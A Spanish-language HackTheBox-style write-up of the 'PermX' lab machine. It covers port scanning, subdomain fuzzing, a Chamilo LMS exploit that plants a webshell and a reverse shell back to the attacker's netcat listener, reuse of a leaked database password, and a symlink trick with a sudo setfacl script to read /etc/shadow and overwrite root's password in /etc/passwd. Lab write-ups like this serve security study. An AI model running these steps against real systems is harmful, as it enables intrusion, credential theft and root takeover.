
PermX - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.
| ssh-hostkey:
|   256 e2:5c:5d:8c:47:3e:d8:72:f7:b4:80:03:49:86:6d:ef (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAyYzjPGuVga97Y5vl5Ba
|   256 1f:41:02:8e:6b:17:18:9c:a0:ac:54:23:e9:71:30:17 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP8A41tX6hHpQeDLNhKf2QuBM7kqwhIBXGZ4jiOsbYCI
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.52
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://permx.htb
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

El puerto 80 nos redirecciona al dominio "permx.htb". Añadimos el dominio al archivo "/etc/hosts" y vamos a ver su contenido:



Vamos a fuzzear en busqueda de subdominios:


```
┌──(kali㉿kali)-[~/Downloads]
└─$ wfuzz -c -t 100 --hw 26 -w /usr/share/wordlists/SecLists/Discovery/DNS/s
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.11.23/
Total requests: 114441

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        586 L    2466 W     36182 Ch    "www"
000000477:   200        352 L    940 W      19347 Ch    "lms"
```

Encontramos el subdominio "lms", lo añadimos al archivo "/etc/hosts" y vamos a ver su contenido:


Vamos a fuzzear para buscar posibles rutas dentro del subdominio:

```
/.php                 (Status: 403) [Size: 278]
/index.php            (Status: 200) [Size: 19356]
/main                 (Status: 301) [Size: 313] [--> http://lms.permx.htb/main/]
/user.php             (Status: 302) [Size: 0] [--> whoisonline.php]
/web                  (Status: 301) [Size: 312] [--> http://lms.permx.htb/web/]
/terms.php            (Status: 200) [Size: 16127]
/documentation        (Status: 301) [Size: 322] [--> http://lms.permx.htb/documentation/]
/bin                  (Status: 301) [Size: 312] [--> http://lms.permx.htb/bin/]
/src                  (Status: 301) [Size: 312] [--> http://lms.permx.htb/src/]
/app                  (Status: 301) [Size: 312] [--> http://lms.permx.htb/app/]
/vendor               (Status: 301) [Size: 315] [--> http://lms.permx.htb/vendor/]
/LICENSE              (Status: 200) [Size: 35147]
/plugin               (Status: 301) [Size: 315] [--> http://lms.permx.htb/plugin/]
/certificates         (Status: 301) [Size: 321] [--> http://lms.permx.htb/certificates/]
/news_list.php        (Status: 200) [Size: 13995]
/.php                 (Status: 403) [Size: 278]
/custompages          (Status: 301) [Size: 320] [--> http://lms.permx.htb/custompages/]
/server-status        (Status: 403) [Size: 278]
```

En la pagina de documentacion vemos la version de "chamilo"



Vamos a buscar exploits para esa version:



Este exploit en python3 contiene un escaneo para saber si es vulnerable:

```
┌──(entorno)─(kali㉿kali)-[~/Downloads/chamilo-lms-
└─$ python3 main.py -u http://lms.permx.htb -a scan
```

```
[+] Target is likely vulnerable. Go ahead. [+]
```

Como es vulnerable vamos a ejecutar la reverse shell:

```
python3 main.py -u http://lms.permx.htb -a revshell
```

```
Enter the name of the webshell file that will be placed on the target server (default: webshell.php):
Enter the name of the bash revshell file that will be placed on the target server (default: revshell.sh):
Enter the host the target server will connect to when the revshell is run: 10.10.14.11
Enter the port on the host the target server will connect to when the revshell is run: 1234
```

Nos llega una reverse shell:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.23] 51054
bash: cannot set terminal process group (1174): Inappropriate ioctl for device
bash: no job control in this shell
www-data@permx:/var/www/chamilo/main/inc/lib/javascript/bigupload/files$ whoami
<ilo/main/inc/lib/javascript/bigupload/files$ whoami
www-data
```

ESCALADA DE PRIVILEGIOS

Como no encuentro manualmente una forma de escalar al usuario "mtz" voy tirar de linpeas que es una herramient automatizada especializada en la escalada de privilegios. Linpeas nos detecta unas credenciales dentro de una base de datos:

```
[+] Searching passwords in config PHP files
$_configuration['db_password'] = '{DATABASE_PASSWORD}';
$_configuration['password_encryption'] = '{ENCRYPT_PASSWORD}';
$_configuration['db_password'] = '03F6lY3uXAP2bkW8';
$_configuration['password_encryption'] = 'bcrypt';
    'password' => $_configuration['db_password'],
```

Vamos a ver cual era el archivo que contenia las credenciales:

```
www-data@permx:/$ grep -r --include="*.php" "03F6lY3uXAP2bkW8" 2>/dev/null
var/www/chamilo/app/config/configuration.php:$_configuration['db_password'] = '03F6lY3uXAP2bkW8';
```

Probamos si son las credenciales para el usuario "mtz":

```
www-data@permx:/$ su mtz
Password:
mtz@permx:/$ whoami
mtz
```

Vamos a ver los archivos que podemos ejecutar como root con el usuario mtz:

```
-rw-r-----+ 1 mtz mtz 91 Nov 14 17:13 /home/mtz/.ssh/authorized_keys
mtz@permx:/opt$ sudo -l
Matching Defaults entries for mtz on permx:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\

User mtz may run the following commands on permx:
    (ALL : ALL) NOPASSWD: /opt/acl.sh
```

Este script contiene lo siguiente:

```
mtz@permx:/opt$ cat /opt/acl.sh
#!/bin/bash

if [ "$#" -ne 3 ]; then
    /usr/bin/echo "Usage: $0 user perm file"
    exit 1
fi

user="$1"
perm="$2"
target="$3"

if [[ "$target" != /home/mtz/* || "$target" == *..* ]]; then
    /usr/bin/echo "Access denied."
    exit 1
fi

# Check if the path is a file
if [ ! -f "$target" ]; then
    /usr/bin/echo "Target must be a file."
    exit 1
fi

/usr/bin/sudo /usr/bin/setfacl -m u:"$user":"$perm" "$target"
```

Este script se asegura de tener 3 parametros, sino se cancela. Los parametros son el usuario, el permiso y tarject al que le queremos aplicar la modificacion del permiso. El target tiene que estar dentro de "/home/mtz y no puede ejecutar '..' para el path traversal". Si el tarjet es un archivo le cambia los permisos. (los permisos se indican con letras "r", "rw"...)

Hacemos la prueba con el archivo "authorized keys" del usuario "mtz":

```
mtz@permx:/opt$ sudo /opt/acl.sh mtz r /home/mtz/.ssh/authorized_keys
mtz@permx:/opt$ ls -la /home/mtz/.ssh/authorized_keys
-rw-r-----+ 1 mtz mtz 91 Nov 14 17:13 /home/mtz/.ssh/authorized_keys
```

Como solo podemos especificar archivos que esten dentro de "/home/mtz", nos podemos crear un link en su interior que nos lleve al archivo "/etc/shawdow":

```
ln -s /etc/shadow /home/mtz/shadow
```

Ahora si cambiamos los permisos del archivo "/home/mtz/shadow", cambiamos los permisos de /etc/shadow. Vamos a darnos permiso de lectura:

```
mtz@permx:/opt$ sudo /opt/acl.sh mtz r /home/mtz/shadow
mtz@permx:/opt$ cat /etc/shadow
root:$y$j9T$VEMcaSLaOOvSE3mYgRXRv/$tNXYdTRyCAkwoSHhlyIoCS91clvPEp/hh0r4NTBlmS7:19742:0:99999:7:::
daemon:*:19579:0:99999:7:::
bin:*:19579:0:99999:7:::
sys:*:19579:0:99999:7:::
sync:*:19579:0:99999:7:::
games:*:19579:0:99999:7:::
man:*:19579:0:99999:7:::
lp:*:19579:0:99999:7:::
mail:*:19579:0:99999:7:::
news:*:19579:0:99999:7:::
uucp:*:19579:0:99999:7:::
proxy:*:19579:0:99999:7:::
www-data:*:19579:0:99999:7:::
backup:*:19579:0:99999:7:::
```

Podemos ver el archivo "/etc/shadow". Como este archivo es muy delicado mejor cambiamos la contraseña del usuario root en el archivo /etc/passwd. Para ello tenemos que crear un link que apunte al archivo "/etc/passwd" y le damos permisos de lectura y escritura:

```
mtz@permx:~$ ln -s /etc/passwd /home/mtz/passwd
mtz@permx:~$ sudo /opt/acl.sh mtz rw /home/mtz/passwd
```

Para que este hasheada en un formato que el archivo "passwd" Creamos la contraseña con la herramienta "openssl"

```
┌──(kali㉿kali)-[~/Downloads]
└─$ openssl passwd
Password:
Verifying - Password:
$1$XDoW5aBe$qFao8M7MEe9vQooowE8n81
```

La añadimos en el archivo "/etc/passwd":

```
root:$1$XDoW5aBe$qFao8M7MEe9vQooowE8n81:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

Y con un "su root" ponemos la contraseña que hemos creado para elevar nuestros privilegios al usuario root:

```
mtz@permx:~$ su root
Password:
root@permx:/home/mtz# whoami
root
```